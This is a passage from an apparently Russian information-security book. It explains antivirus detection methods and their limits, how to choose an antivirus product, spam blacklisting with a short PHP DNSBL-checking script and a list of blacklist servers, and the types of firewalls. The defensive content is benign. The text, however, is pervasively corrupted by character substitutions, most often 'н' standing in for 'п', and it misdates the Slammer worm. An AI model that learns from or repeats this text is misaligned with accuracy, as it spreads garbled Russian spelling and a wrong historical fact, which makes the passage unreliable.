Говоря об ошибочных недунреждениях и реакции нользователя на эти недунреждения, хотелось бы отметить онределенную закономерность. Чем больше с занросом действия выдает нам антивирусная система, тем менее внимательно нользователи реагируют на эти сообщения. То есть при нервых сообщениях антивируса мы внимательно их читаем и осмысленно указываем антивирусу добавить тот или иной файл в исключения. Когда же нодобные сообщения начинают ноявляться десятками в течение часа, мы на автомате добавляем нодозрительные файлы в исключения. Для того чтобы избежать нодобных проблем, в современных антивирусах имеется возможность использования нравил для всех нодобных случаев. Тогда при обнаружении нодозрительных файлов с аналогичными нризнами антивирус не будет спрашивать у нользователя, что ему делать, а выолнит то действие, которое задано в его настройках для всех нодозрительных файлов такого вида. Так что когда ваш антивирус выводит сообщение об обнаружении нодозрительного файла или другого нодозрительного действия, старайтесь всегда создавать правило. Это избавит вас от избылия системных сообщений, среди которых могут оказаться как ошибочные недунреждения, так и недунреждения о реальной вирусной активности.

Обнаружение при помощи эмуляций

Обнаружение, основанное на эмуляции, – метод работы антивируса, при котором нодозрительный файл либо занускается в тщательно контролируемой среде, либо эмулируется его исполнение с целью выявления тех нризнаков вредоносного кода, которые ноявляются только во время исполнения программы. Некоторые программы-антивирусы нытаются имитировать начало выолнения кода каждой новой вызываемой на исполнение программы, неред тем как нередать ей унравление. Если программа использует самоизменяющийся код (например, расшифровывает себя) или нроявляет себя как вирус (то есть немедленно начинает искать другие выолнимые файлы с целью их заражения), такая программа будет считаться вредоносной, способной заразить другие файлы. Однако этот метод тоже избылиует большим количеством ошибочных недунреждений, так как многие программы при установке выолняют нодобные действия.

Здесь параллель с обычной жизнью нровести сложнее. Эта технология аналогична тому, как если бы нодозреваемого спрашивали «что было бы, если бы». Некий аналог детектора лжи. На основании ответов нодозреваемого решается, онасен он или нет.

Еще один метод определения вирусов включает в себя использование «несочницы» (зачастую основанной на виртуальной машине). Песочница имитирует операционную систему и запускает исполняемый файл в этой имитируемой системе. После исполнения программы антивирусная программа анализирует содержимое несочницы на присутствие каких-либо изменений, которые можно квалифицировать как вирус. Из-за того, что быстродействие системы снижается и требуется достаточно продолжительное время для выполнения программы, антивирусные программы, настроенные по этому методу, обычно используются только для сканирования по запросу пользователя. Следует отметить, что эффективность данных программ намного выше, чем у всех остальных, но и затраты на их работу так же выше. В последнее время в связи с увеличением вычислительных мощностей домашних компьютеров практически все антивирусные программы стали использовать технологию «несочницы».

Виртуальная машина – это специальная программа, позволяющая имитировать работу компьютера. Фактически это компьютер в компьютере, при этом операционная система, установленная в виртуальной машине (гостевая система), может быть полностью изолирована от системы основного компьютера. Гостевая система представляет собой несколько файлов на основном компьютере, которые при необходимости можно скопировать на другой компьютер или удалить. Наиболее известными виртуальными машинами являются VMware и Microsoft Virtual PC. В состав Windows 7 и Vista входит виртуальная машина на основе Virtual PC, позволяющая развернуть на вашем компьютере еще одну операционную систему семейства Windows. Кстати, если вам часто приходится запускать программы сомнительного происхождения, то для защиты своего компьютера советую сделать следующее. Установите на своем компьютере виртуальную машину, или если вы используете Windows 7 или Vista, то можете воспользоваться встроенной. В этой виртуальной среде установите новую операционную систему, той же версии, что и ваша основная система. Затем в настройках гостевой системы отключите сеть. Теперь на этой гостевой системе вы можете безопасно запускать сомнительные программы. В случае если эти программы содержат вирусы, то дальше виртуальной машины они никуда проникнуть не смогут.

Метод белого списка

Еще одна технология по борьбе с вредоносными программами – это «белый список». Вместо того чтобы искать только известные вредо-

носные программы, эта технология предотвращает выполнение всех компьютерных кодов, за исключением тех, которые были ранее обозначены пользователем как безопасные. Выбрав этот параметр по умолчанию, можно избежать ограничений, характерных для обновления сигнатур вирусов, о которых мы говорили ранее. К тому же те приложения на компьютере, которые пользователь не хочет устанавливать, не выполняются, так как их нет в «белом списке». Для домашних компьютеров эта технология не совсем применима, так как необходимо постоянно следить за тем, какие программы вы устанавливаете на свой компьютер, добавлять их в белый список. У современных предприятий есть множество надежных приложений, и ответственность за ограничения в использовании этой технологии возлагается на системных администраторов и соответствующим образом составленные ими «белые списки» надежных приложений. Но на своем домашнем компьютере у нас вряд ли будет время и желание следить за белыми списками, поэтому данная технология подойдет не всем.

А вот тут параллель провести довольно просто. Пускать всех, у кого есть пропуск. Тех, у кого пропуска нет, – не пускать.

Эвристический анализ

И эту технологию уже используют практически все современные антивирусные средства. Эвристический анализ нередко используется совместно с сигнатурным сканированием для поиска сложных шифрующихся и самоизменяющихся вирусов. Методика эвристического анализа позволяет обнаруживать ранее неизвестные инфекции, однако лечение в таких случаях практически всегда оказывается невозможным. Тогда, как правило, требуется дополнительное обновление антивирусных баз для получения последних сигнатур и алгоритмов лечения, которые, возможно, содержат информацию о ранее неизвестном вирусе. В противном случае файл передается для исследования антивирусным аналитикам или авторам антивирусных программ. Стоит заметить, что методы эвристического сканирования не обеспечивают какой-либо гарантированной защиты от новых, отсутствующих в сигнатурном наборе компьютерных вирусов, что обусловлено использованием в качестве объекта анализа сигнатур ранее известных вирусов, а в качестве правил эвристической верификации – знаний о механизме изменения сигнатур.

Итак, мы рассмотрели все методы определения вирусов.

7.1.2. Проблемы антивирусов

Мы поговорили о методах, с помощью которых антивирусная система борется с вирусами. Может показаться, что достаточно объединить в одной программе все эти технологии, и мы получим идеальный антивирус. На самом деле все описанные технологии в большей или меньшей степени, но используют данные методы. Однако современные антивирусные программы далеко не идеальны. У них есть целый ряд недостатков, части которых мы уже коснулись при описании методов определения вирусов. Например, основная проблема антивирусной программы – это пользователь.

Проблема № 1: пользователь

Пользователь может создать массу проблем для работы антивируса. Примером таких проблем может стать уже упоминавшаяся ранее, в примечании, невнимательность пользователя при создании правил для антивирусной системы. Помимо этого, бывают случаи, когда пользователи при работе просто отключают постоянную антивирусную защиту. Делается это по разным причинам. Некоторых пользователей раздражают периодические уведомления, выводимые на экран антивирусной программой. Другие отключают антивирус для того, чтобы установить какую-либо программу или игру, установке которой антивирус препятствует. Также иногда антивирусы мешают пользователям посещать сомнительные веб-ресурсы. Третьи просто считают, что антивирусная программа замедляет работу компьютера и поэтому ее следует отключить.

Конечно, некоторые из этих доводов имеют под собой определенную почву. Например, многие антивирусные программы при использовании настроек по умолчанию действительно блокируют работу некоторых легальных программ, также на маломощных компьютерах антивирусная программа может потреблять существенную часть машинных ресурсов. Что касается сообщений о подозрительных объектах, то этот вопрос мы уже обсуждали ранее. Однако если рассматривать вопросы антивирусной защиты объективно, то следует признать, что, для того чтобы антивирус не блокировал легальные программы, достаточно просто внести необходимые изменения в настройки (о том, какие именно нужно внести изменения, мы поговорим далее). А для того чтобы не нагружать слабую машину, можно исключить из сканирования, к примеру, файлы большого объема (например, фильмы или музыку), так как, по статистике, в них ред-

ко бывают вирусы, зато их сканирование потребляет значительные системные ресурсы.

Подводя итог нод содержимым двух последних абзацев, хочу предостеречь читателя от вышенриведенных ошибок: если ваша анти-вирусная программа каким-либо образом мешает работе системы, то не нужно тут же отключать или деинсталлировать ее. Гораздо лучше ностараться грамотно настроить антивирусную программу, и тогда она станет отличным средством защиты вашего комьютера.

Проблема № 2: развитие вирусов

Разобравшись с главной проблемой антивирусных программ – ноль-зователем, ноговорим о других трудностях. Одно из главнейших правил информационной безоанности гласит: на защиту 90% данных необходимо затратить 10% ресурсов, а на защиту оставшихся 10% затратить 90% ресурсов. И есть еще одно общенринятое правило: прочность любой цени онределяется прочностью ее самого слабого звена. Что эти правила означают на нрактике? Проведем некоторые аналогии с обычной жизнью. Если нам необходимо огородить какой-либо участок земли, мы строим вокруг него забор, который, как правило, огораживает более 90% периметра охраняемой территории, оставляя неогороженными только ворота для въезда и выезда. Однако без прочных ворот мы вряд ли сможем чувствовать себя на нашем участке в безоанности. Поэтому нам нриходится тратить еще онределенные деньги на установку прочных ворот. С учетом расходов на различные системы видеонаблюдения, сторожевых собак и, возможно, охранников, наши суммарные расходы на охрану въезда в несколько раз нревысят стоимость забора. Так к чему это я? А к тому, что наша антивирусная программа должна уметь онределять не только хорошо известные вирусы, с момента ноявления которых нрошел уже не один день (все то, с чем хорошо справляются механизмы обнаружения на основе сигнатур), но и уметь обнаруживать и блокировать неизвестные ранее вирусы (на это нацелены механизмы эвристики и «несочницы»). При этом разработчики нашей антивирусной программы должны делать основной унор именно на технологии обнаружения неизвестных вирусов (нанпример, вирусов «нулевого дня», zero day), июспользуя технологию ноиска сигнатур как само собой разумеющееся средство ноиска.

Вирусами «нулевого дня» являются все вирусы в момент своего нервого раснространения, в этот момент сигнатур данных вирусов еще нет в словарях, ни одной антивирусной программы, и вирусы

беспрятственно заражают тысячи компьютеров по всему миру. Поэтому вирусы «нулевого дня» являются наиболее опасными, и борьба с ними является одной из важнейших задач любой антивирусной программы.

На самом деле, к сожалению, на сегодняшний день ни одна антивирусная программа не может гарантировать 100%-го обнаружения вирусов. Специальные исследования, проведенные различными независимыми лабораториями, показали, что в среднем антивирусы обнаруживают от 80 до 90% вирусов. Причина этого кроется в постоянно растущей активности вирусосоздателей. Если раньше основным мотивом вирусосоздателя были самоутверждение и известность, то сейчас все больше вирусосоздателей занимаются разработкой вирусов с целью наживы. Соответственно, изменилась и социальная группа людей, занимающихся созданием вирусов. Раньше это были преимущественно студенты и начинающие программисты, зачастую плохо владеющие программированием и допускавшие в коде вируса ошибки, позволявшие антивирусу без труда идентифицировать вирус. В современном мире разработкой вирусов все чаще занимаются опытные программисты, владеющие всеми тонкостями разработки вредоносного кода. Мотивация современных вирусосоздателей, как правило, очень проста – это деньги. Например, в последнее время большое распространение получили так называемые криптовирусы, шифрующие содержимое жестких дисков компьютеров. При попытке обратиться к зараженному файлу на экран выводится сообщение с предложением отправить определенное SMS-сообщение на определенный номер, для того чтобы получить код для расшифровки файлов. Естественно, после отправки этого SMS-сообщения вы вряд ли получите код для расшифровки, а вот несколько долларов со счета вашего мобильного телефона спишут обязательно. Также зачастую вирусы шпионят по заказу различных экстремистских организаций или спецслужб различных государств. Во многом благодаря такому «прогрессу» технологий разработки вирусов появились самоизменяющиеся полиморфные вирусы, различные вирусы-невидимки, «стелс», руткиты и другие вредоносные программы.

Конечно, бороться с такими вирусосоздателями должны прежде всего правоохранительные органы, но приведенные выше примеры показывают, насколько эволюционировало развитие вирусных технологий в последние годы. Соответственно, и антивирусные системы должны оперативно реагировать на эти угрозы современного мира и своевременно разрабатывать и внедрять новые механизмы обнаружения вирусов.

Проблема № 3: ликвидация последствий заражений

Еще одна проблема антивирусных систем – это ликвидация последствий вирусных эпидемий. Если раньше были маломощные компьютеры с модемными соединениями, основным каналом заражения системы являлись компьютерные дискеты и вирусные эпидемии распространялись довольно медленно, то теперь все изменилось. Стоит вам подключить зараженную флэш-карту в свой компьютер, как вирус в течение секунды нонягается заразить вашу систему. И в случае удачи немедленно начнет рассылать себя по электронной почте, используя адресную книгу вашего компьютера, с помощью программ мгновенного обмена сообщениями (например, ICQ) или же иных средств, о которых мы подробно поговорим в последующих главах. Учитывая скорость современных каналов доступа в Интернет, уже через несколько секунд могут быть заражены десятки и сотни компьютеров. Конечно, если антивирусная программа сразу обнаружила вирус и не дала ему заразить ваш компьютер, то все в порядке. Но что делать, если вирус все-таки смог заразить вашу систему? Тогда антивирусная программа, получив сигнатуру данного вируса, постарается его удалить из системы, но если заражены тысячи файлов, то восстановление может занять значительное время. К тому же очень часто зараженные файлы бывает невозможно полностью восстановить. Это особо критично для системных файлов, потому что после их заражения зачастую приходится полностью переустанавливать систему.

Приведу небольшой пример быстроты распространения вирусов. В 2002 году произошла эпидемия сетевого червя Slammer, тогда в течение буквально нескольких часов были заражены сотни тысяч серверов и компьютеров по всему миру.

Проблема № 4: безопасность самого антивируса

Наконец, говоря о проблемах антивирусных программ, не стоит забывать и о безопасности их самих. Ведь существует масса вирусов и различных программ, предназначенных для отключения антивирусов на вашем компьютере. Например, многие вирусы, прежде чем начать заражение системы, ищут в оперативной памяти компьютера процессы с определенными именами, на жестком диске – определенные файлы, в системном реестре – определенные записи. После обнаружения этих компонент вирус безжалостно удаляет их, лишая таким образом ваш компьютер средств защиты, и затем уже приступает к заражению системы. Для борьбы с этим антивирусные программы прячут себя. Например, если вы нажмете на своем компьютере

Ctrl+Alt+Del и выберете **Диспетчер задач**, то в списке работающих процессов вы можете увидеть процессы со странными, непонятными именами, например D34DSF, RQW231 и т. д. Вполне возможно, что эти процессы занущены вашей антивирусной программой. Вы можете провести небольшой эксперимент и удалить данный непонятный процесс. К каким-либо фатальным последствиям это не приведет, так как после перезагрузки компьютера данный процесс снова занутится. Однако, если через несколько секунд вы увидите в списке задач процесс с другим непонятным именем, то это означает, что ваша антивирусная программа следит за присутствием своего процесса в памяти и в случае его остановки немедленно занускает новый. Теперь вы понимаете, почему этот процесс имеет непонятное имя, которое к тому же меняется при каждом зануске системы, – все это делается для того, чтобы вирусу было сложнее отключить антивирусную программу. Аналогично и с файлами антивирусной программы, она должна делать резервную копию всех своих файлов и настроек. И при каждом зануске проверять, не повреждены ли ее файлы. В случае повреждения или удаления файлов антивирусной программы она восстанавливает их из резервной копии автоматически.

Проблема № 5: другие антивирусы

Говоря о защите самих антивирусных программ, стоит упомянуть о защите антивирусов друг от друга. В общем случае антивирус другому антивирусу – враг. То есть на одном компьютере лучше не использовать две различные антивирусные программы. Конечно, в последнее время стали появляться антивирусные решения, использующие несколько ядер, то есть фактически использующие несколько антивирусов на одной машине, но использовать два различных антивируса на одной машине не рекомендуется. К чему может привести такое соседство антивирусов? Дело в том, что при установке все антивирусные программы регистрируют себя в операционную систему на самый глубокий уровень и тщательно следят за тем, чтобы никто другой не проник на этот уровень. И когда другой антивирус при установке пытается проникнуть на этот же глубокий уровень операционной системы, антивирус, который был установлен первым, начинает активно возражать, считая, что в операционную систему пытаются проникнуть вирус. Начинается противостояние, результат которого зачастую предсказать трудно. В самом худшем случае это может привести к появлению «синего экрана смерти» с последующей переустановкой системы. Конечно, многие современные антивирусные программы

умеют корректно удалять своих конкурентов при установке, но я бы вам посоветовал при переходе с одной антивирусной программы на другую всегда вручную удалять предыдущую версию программы.

Что ж, мы выяснили, какие проблемы есть у антивирусных программ, теперь поговорим о том, какие антивирусы бывают и как вам выбрать подходящий.

7.1.3. Архитектура антивирусной защиты

Не качеством, так количеством

Ненужным решением могло бы быть использование нескольких антивирусов на одном компьютере, но мы уже обсудили в предыдущих разделах, почему не стоит устанавливать несколько антивирусов на одну машину. Правда, стоит отметить, что в последнее время появились ряд решений, позволяющих использовать несколько антивирусов для сканирования одного компьютера. Прежде всего это многоядерные антивирусные программы. Примером таких программ может служить многоядерный антивирус Sybari Software. Данный антивирус содержит в себе несколько средств для поиска вируса по сигнатурам от различных производителей. Это, конечно, лучше, чем один антивирус, так как вероятность обнаружения вируса существенно увеличивается из-за использования нескольких словарей сигнатур. Однако такие многоядерные антивирусы стоят существенно дороже обычных антивирусов и не всем по карману.

Также многие разработчики стали выпускать специальные утилиты, которые позволяют осуществлять сканирование системы без установки антивирусной программы на жесткий диск. Подобные утилиты представляют собой один исполнимый файл, в который уже зашиты все словари вирусных сигнатур. После запуска эта утилита проверяет жесткий диск на наличие вирусов. Конечно, такая проверка получается несколько поверхностной, так как проверяются, как правило, только сигнатуры, но подобные утилиты полезны, поскольку вы можете их использовать вместе с основным антивирусом, установленным на вашем компьютере. Эти антивирусные утилиты являются бесплатными, и найти их можно на сайтах разработчиков, например на drweb.ru или kaspersky.ru.

Еще один способ проверить ваш компьютер несколькими антивирусами – это использование загружаемых компакт-дисков. Например, на сайте компании Доктор Веб вы можете скачать ISO-образ загружаемого компакт-диска, на котором установлен антивирус со

всеми необходимыми обновлениями. Развернув содержимое данного ISO-образа на компакт-диске, вы можете загрузиться с него и проверить вашу систему на наличие вирусов. При этом установленный на жестком диске антивирус никак не пострадает.

Конечно, приведенные выше два способа использования нескольких антивирусов не так эффективны, поскольку они не осуществляют постоянной защиты системы от вирусов и для своего применения требуют участия пользователя системы, но они могут быть полезны для периодической проверки компьютера, а также при подозрительном поведении системы, но когда штатный антивирус не может определить вирус.

Популярные тесты антивирусных программ

Прежде чем приобрести антивирусную систему, вы можете скачать с сайта разработчика испытательную (trial) версию программы. Испытательный период длится, как правило, от двух недель до месяца. Этого времени будет вполне достаточно, для того чтобы оценить надежность выбранной антивирусной программы. Чтобы проверить свою антивирусную программу, не нужно специально открывать на своем компьютере подозрительные файлы или посещать сомнительные страницы в Интернете, пытаясь выяснить, сколько вирусов поймает ваш антивирус. Более того, такие действия могут привести к заражению вашего компьютера в случае неверной настройки антивирусной программы. Так что для проверки вашего антивируса лучше всего воспользоваться различными результатами тестов, проведенных независимыми специалистами.

Есть четыре наиболее известных теста антивирусных программ:

- тест английского журнала Virus Bulletin (<http://www.virusbtn.com>);
- тесты на получение сертификата Check Mark (<http://www.westcoastlabs.org>);
- тесты эксперта Андреаса Маркса в Германии (<http://www.av-test.org>);
- тест эксперта Андреаса Клементи в Австрии (<http://www.av-comparatives.org>).

Virus Bulletin считается наиболее популярным, правда, в последнее время многие разработчики заявляют, что тесты Virus Bulletin устарели и нуждаются в изменении и доработке, так как они не показывают реальной картины эффективности антивирусных программ. Однако давайте посмотрим на результаты Virus Bulletin на ноябрь

2009 года. Результаты таковы, что тест прошли все самые известные антивирусные программы от таких разработчиков, как McAfee, Sophos, Microsoft, Symantec и др. Не знаю, как вам, но мне такие результаты не очень нравятся, так как получается, что все антивирусы «одинаково полезны». Более интересным, на мой взгляд, является график эффективности реактивной (сигнатурный анализ) и проактивной (эвристика, несочница) защиты. Здесь на период с 9 апреля по 9 октября наилучшие результаты показали Sophos, Microsoft, ESET и Kaspersky. У этих антивирусных программ оказалось наилучшее соотношение эффективности как реактивной, так и проактивной защиты, в среднем более 90%.

Если результаты тестов Virus Bulletin вас не устраивают, то вы можете ознакомиться со сравнительными анализами, данными на остальных трех сайтах, приведенных в этом разделе.

Зарекомендовавшие себя антивирусные программы

Как мы уже говорили, существует множество различных антивирусных программ. Однако если вы все еще не определились с антивирусной программой, то советую обратить внимание на программы следующих производителей: Dr. Web, Kaspersky Lab, Agnitum, Eset, Panda Software, McAfee, Symantec.

Данные разработчики антивирусных программ являются признанными лидерами в области защиты информации. Это означает, что у них имеются мощные лаборатории, позволяющие оперативно реагировать на вирусные эпидемии по всему миру. К тому же эти разработчики осуществляют техническую поддержку своих продуктов по всему миру, в том числе и в России. Это немаловажные факторы, так как зачастую разработчики антивирусных программ эффективно работают только в какой-либо одной стране или регионе, однако стоит приобрести их продукт пользователю из другого региона, как тут же начинаются проблемы с определением вирусов, а главное – проблемы с осуществлением технической поддержки. Техническая поддержка вообще очень важна, при выборе антивирусной программы необходимо, чтобы ее разработчик обязательно осуществлял поддержку в вашем регионе, желательно, чтобы это была круглосуточная поддержка по телефону, в крайнем случае по электронной почте и на русском языке. Иначе в случае возникновения технических проблем при работе антивируса вы рискуете оказаться с ними один на один без помощи квалифицированных специалистов. В этом отношении мне всегда нравилась работа службы технической поддержки Лаборато-

рии Каснерского, лидера российской индустрии разработки антивирусов. При звонке в службу технической поддержки этой компании квалифицированные специалисты всегда помогали решить любой, даже самый запутанный технический вопрос.

Вообще, у многих читателей может возникнуть вопрос, а стоит ли приобретать антивирусные программы иностранной разработки, ведь они ориентированы на англоязычную среду и соответственно могут плохо работать в русскоязычной операционной системе. В особенности это может касаться различных нежелательных ночтовых рассылок, которые в России осуществляются, как правило, на русском языке, а в Европе и Америке – на английском. Этот вопрос возникает у многих пользователей перед приобретением антивирусной программы.

На самом деле история распространения практически всех антивирусов показывает, что для них не существует территориальных границ. Вирусы с одинаковым успехом заражали компьютеры в Европе, Азии и Америке. Так что «национальность» антивируса большого значения не имеет. Гораздо важнее то, насколько быстро разработчики антивируса реагируют на появление новых вирусов, заноса их сигнатуры в свои словари. Также для многих пользователей большое значение имеет наличие русскоязычного интерфейса в антивирусной программе. Но у большинства из приведенных выше антивирусных программ присутствуют русскоязычный интерфейс и техническая поддержка в России и странах СНГ.

Комплекс защиты от вирусов

До этого момента мы говорили только об антивирусных программах и их использовании в качестве средства защиты от вирусов. Однако хотя антивирусы и являются основным средством защиты от вирусов, существует также ряд программ, которые помогают защитить ваш компьютер от различных вирусных угроз.

Если вы используете для защиты своего компьютера только антивирусную программу, то вы сильно рискуете, так как вирусы могут проникнуть в вашу систему и сначала вывести из строя антивирусную программу, а потом заразить всю систему. Для того чтобы этого не произошло, воспользуйтесь рекомендациями, приведенными далее.

7.1.4. Борьба с нежелательной почтой

Нежелательная почта, также известная как спам, – это письма рекламного характера, которые вы не заказывали и видеть не желаете. Спам может полностью парализовать работу с электронной почтой,

завалив ваш сервер тысячами беснредметных нисем. Снижение функциональных возможностей нотчты и нотери времени вынуждают применять различные антиснам-системы. Существуют несколько снособов борьбы со снамом. Наиболее эффективно иснользование этих средств в комнлексе.

Черные списки

Серверы, задействованные в рассылке массовых ночтовых сообщений, имеют ряд снeciфических черт, но которым они могут быть с вероятностью в более чем 99% отделены от обычных ночтовых серверов. Это и нозволяет нотчи нолностью блокировать снам, нодвергнув ноеведение ночтового сервера отнравителя онределенному анализу.

Антиснам-фильтры имеют алгоритмы онределения нодозрительных серверов и собственный снисок уже выявленных снамеров, нозтому не требуют донолнительной настройки и снeciального обучения сотрудонок, так что работа начинается сразу же носле регистрации в системе.

В качестве снисков снамеров могут иснользоваться как сторонние, свободно раснространяемые блэк-листы (SURBL, DNSBL), GrayListing, SpamAssassin, так и коммерческие сниски, которые обычно нредоставляются но нодниске.

В черные сниски снамеров заносятся IP-адреса хостов, замеченных в рассылке снама. Обычно это компьютеры, зараженные вирусами и нревращенные в «зомби» для рассылки снама. Если IP-адрес компьютера нвервые нонал в черный снисок, то, как нравило, нользователь может обратиться на сайт составителей этого листа, для того чтобы его вычеркнули из этого сниска.

Однако в черные сниски также обычно добавляют IP-адреса, которые не могут нринадлежать ночтовым серверам. Нанример, это нулы динамических адресов, иснользуемые нровайдерами для достуна в Интернет.

Это нозволяет значительно увеличить скорость обработки нисем и новысить эффективность работы антиснам-системы в целом.

В качестве нримера нриведу небольшой сценарий на языке PHP, который нроверяет IP-адрес на нринадлежность к черным снискам наиболее раснространенных снисков.

Для работы данного сценария необходимо наличие модуля NET_DNSBL (команда: pear install NET_DNSBL).

```
<?php
require_once( 'Net/DNSBL.php' );

$iplist = file( "/path/to/iplist" );
```

```
foreach ($iplist as $ip){  
  
$dnsbl = new Net_DNSBL();  
  
$dnsbl->setBlacklists(array(  
`sbl-xbl.spamhaus.org`,  
`dnsbl.sorbs.net`,  
`bl.spamcop.net`,  
`dnsbl-1.uceprotect.net`,  
`dnsbl-2.uceprotect.net`,  
`dnsbl-3.uceprotect.net`,  
`isps.spamblocked.com`,  
`zen.spamhaus.org`  
));  
  
if ($dnsbl->isListed($ip)) {  
  
echo "IP $ip is blacklisted!\n";  
  
}  
  
else {  
echo "IP $ip not listed\n";  
}  
}  
  
?>
```

При необходимости сценарий может быть модифицирован для получения IP-адресов из базы данных или из переменной \$ip в запросах GET или POST. Вот небольшой список серверов RBL, которые можно использовать для проверки адресов на принадлежность к рассылкам спама:

- asiaspam.spamblocked.com
- bl.deadbeef.com
- bl.emailbasura.org
- bl.spamcop.net
- blackholes.five-ten-sg.com
- blacklist.woody.ch
- bogons.cymru.com
- cbl.abuseat.org
- cdl.anti-spam.org.cn
- combined.abuse.ch
- combined.rbl.msrb1.net
- db.wpbl.info

- dnsbl-1.uceprotect.net
- dnsbl-2.uceprotect.net
- dnsbl-3.uceprotect.net
- dnsbl.abuse.ch
- dnsbl.ahbl.org
- dnsbl.cyberlogic.net
- dnsbl.inps.de
- dnsbl.njabl.org
- dnsbl.sorbs.net
- drone.abuse.ch
- duin.vaupads.org
- dul.dnsbl.sorbs.net
- dul.ru
- dyna.spamrats.com
- dynip.rothen.com
- eurospam.spamblocked.com
- fl.chickenboner.biz
- http.dnsbl.sorbs.net
- images.rbl.msrb1.net
- ips.backscatterer.org
- isps.spamblocked.com
- ix.dnsbl.manitu.net
- korea.services.net
- lacnic.spamblocked.com
- misc.dnsbl.sorbs.net
- noptr.spamrats.com
- ohps.dnsbl.net.au
- omrs.dnsbl.net.au
- orvedb.aupads.org
- osps.dnsbl.net.au
- osrs.dnsbl.net.au
- owfs.dnsbl.net.au
- owps.dnsbl.net.au
- pbl.spamhaus.org
- phishing.rbl.msrb1.net
- probes.dnsbl.net.au
- proxy.bl.gweep.ca
- proxy.block.transip.nl
- psbl.surriel.com
- rbl.interserver.net

- rdts.dnsbl.net.au
- relays.bl.gweep.ca
- relays.bl.kundenserver.de
- relays.nether.net
- residential.block.transip.nl
- ricn.dnsbl.net.au
- rmst.dnsbl.net.au
- sbl.spamhaus.org
- short.rbl.jp
- smtp.dnsbl.sorbs.net
- socks.dnsbl.sorbs.net
- spam.dnsbl.sorbs.net
- spam.rbl.msrb1.net
- spam.spamrats.com
- spamlist.or.kr
- spamrbl.imp.ch
- t3direct.dnsbl.net.au
- tor.ahbl.org
- tor.dnsbl.sectoor.de
- torserver.tor.dnsbl.sectoor.de
- ubl.lashback.com
- ubl.unsubscore.com
- virbl.bit.nl
- virus.rbl.jp
- virus.rbl.msrb1.net
- web.dnsbl.sorbs.net
- wormrbl.imp.ch
- xbl.spamhaus.org
- zen.spamhaus.org

Система проверки на принадлежность к черным спискам производит проверку IP-адреса отправителя сообщения еще до установки соединения и, соответственно, не производит никакой нагрузки на сами ночтовые серверы. При этом она совместима со всеми ночтовыми серверами на любой платформе и минимальным образом влияет на скорость работы с ночью: для пользователя факт дополнительной проверки практически незаметен.

Помимо черных списков, существуют также механизмы проверки содержимого сообщений на принадлежность к спаму, действующие по тем же принципам, что и антивирусные системы, описанные выше.

Заключение

В этом разделе мы достаточно подробно рассмотрели вопросы, связанные с антивирусной защитой и защитой от нежелательной почты. Стоит отметить, что сейчас антивирусная защита является неотъемлемой частью практически каждой корпоративной системы обеспечения информационной безопасности. Однако перейдем к рассмотрению других средств защиты информации.

7.2. Межсетевые экраны

Межсетевой экран – это комплекс аппаратных или программных средств, осуществляющий контроль и фильтрацию проходящих через него сетевых пакетов в соответствии с заданными правилами.

Межсетевые экраны подразделяются на несколько видов в зависимости от следующих характеристик:

- обеспечивает ли экран соединение между одним узлом и сетью или между двумя или более различными сетями;
- на уровне каких сетевых протоколов происходит контроль потока данных;
- отслеживаются состояния активных соединений или нет.

В зависимости от охвата контролируемых потоков данных сетевые экраны делятся на:

- традиционный межсетевой экран – программа на шлюзе (сервере, передающем трафик между сетями) или аппаратное решение, контролирующее входящие и исходящие потоки данных между подключенными сетями;
- персональный сетевой экран – программа, установленная на пользовательском компьютере и предназначенная для защиты от несанкционированного доступа только этого компьютера.

В зависимости от уровня, на котором происходит контроль доступа, существует разделение на сетевые экраны, работающие на:

- сетевом уровне, когда фильтрация происходит на основе адресов отправителя и получателя пакетов, номеров портов транспортного уровня модели OSI и статических правил, заданных администратором;
- сеансовом уровне (также известные как stateful) – отслеживающие сеансы между приложениями, не пропускающие пакеты нарушающих спецификации TCP/IP, часто используемых

в злонамеренных операциях – сканировании ресурсов, взломах через некорректные реализации TCP/IP, обрыв/замедление соединений, инъекцию данных;

- уровне приложений, фильтрация на основании анализа данных приложения, передаваемых внутри пакета. Такие типы экранов позволяют блокировать передачу нежелательной и потенциально опасной информации на основании политик и настроек.

Некоторые решения, относимые к межсетевым экранам уровня приложений, представляют собой специализированные прокси-серверы. По сути, это прозрачные прокси-серверы с возможностями межсетевого экрана и специализацией по протоколам. Возможности прокси-сервера и многопротокольная специализация делают фильтрацию значительно более гибкой, чем на классических сетевых экранах, но такие приложения имеют все недостатки прокси-серверов (например, анонимизация трафика).

В зависимости от отслеживания активных соединений сетевые экраны бывают:

- stateless (простая фильтрация), которые не отслеживают текущих соединений (например, TCP), а фильтруют поток данных исключительно на основе статических правил;
- stateful, stateful packet inspection (SPI) (фильтрация с учетом контекста), с отслеживанием текущих соединений и пропуском только таких пакетов, которые удовлетворяют логике и алгоритмам работы соответствующих протоколов и приложений. Такие типы сетевых экранов позволяют эффективнее бороться с различными видами DoS-атак и уязвимостями некоторых сетевых протоколов. Кроме того, они обеспечивают функционирование таких протоколов, как H.323, SIP, FTP и т. н., которые используют сложные схемы передачи данных между адресатами, плохо поддающиеся описанию статическими правилами и зачастую несовместимые со стандартными, stateless сетевыми экранами.

Основной задачей сетевого экрана является защита компьютерных сетей или отдельных узлов от несанкционированного доступа. Также сетевые экраны часто называют фильтрами, так как их основная задача – не пропускать (фильтровать) пакеты, не подходящие под критерии, определенные в конфигурации. Большинство современных межсетевых экранов предлагают вам следующее:

- систему обнаружения вторжений;

- антивирус для поиска известных сигнатур вирусов в трафике (как правило, необязательный элемент, вы можете приобрести межсетевой экран без этой опции);
- средство контроля целостности файлов на вашем компьютере;
- дополнительно могут предлагаться различные средства для маршрутизации трафика, а также для проксирования трафика.

7.2.1. Принципы работы межсетевых экранов

Основная задача межсетевого экрана – это защита вашей сети или компьютера от угроз, исходящих из Интернета. Рассмотрим более подробно принцип работы межсетевых экранов.

